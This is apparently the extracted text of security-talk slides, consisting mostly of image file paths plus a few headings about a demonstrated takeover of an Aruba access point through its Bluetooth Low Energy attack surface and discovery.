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
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
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
## Demonstration

Takeover of Aruba Access Point




# BLE Attack surface


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
# BLE Discovery




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
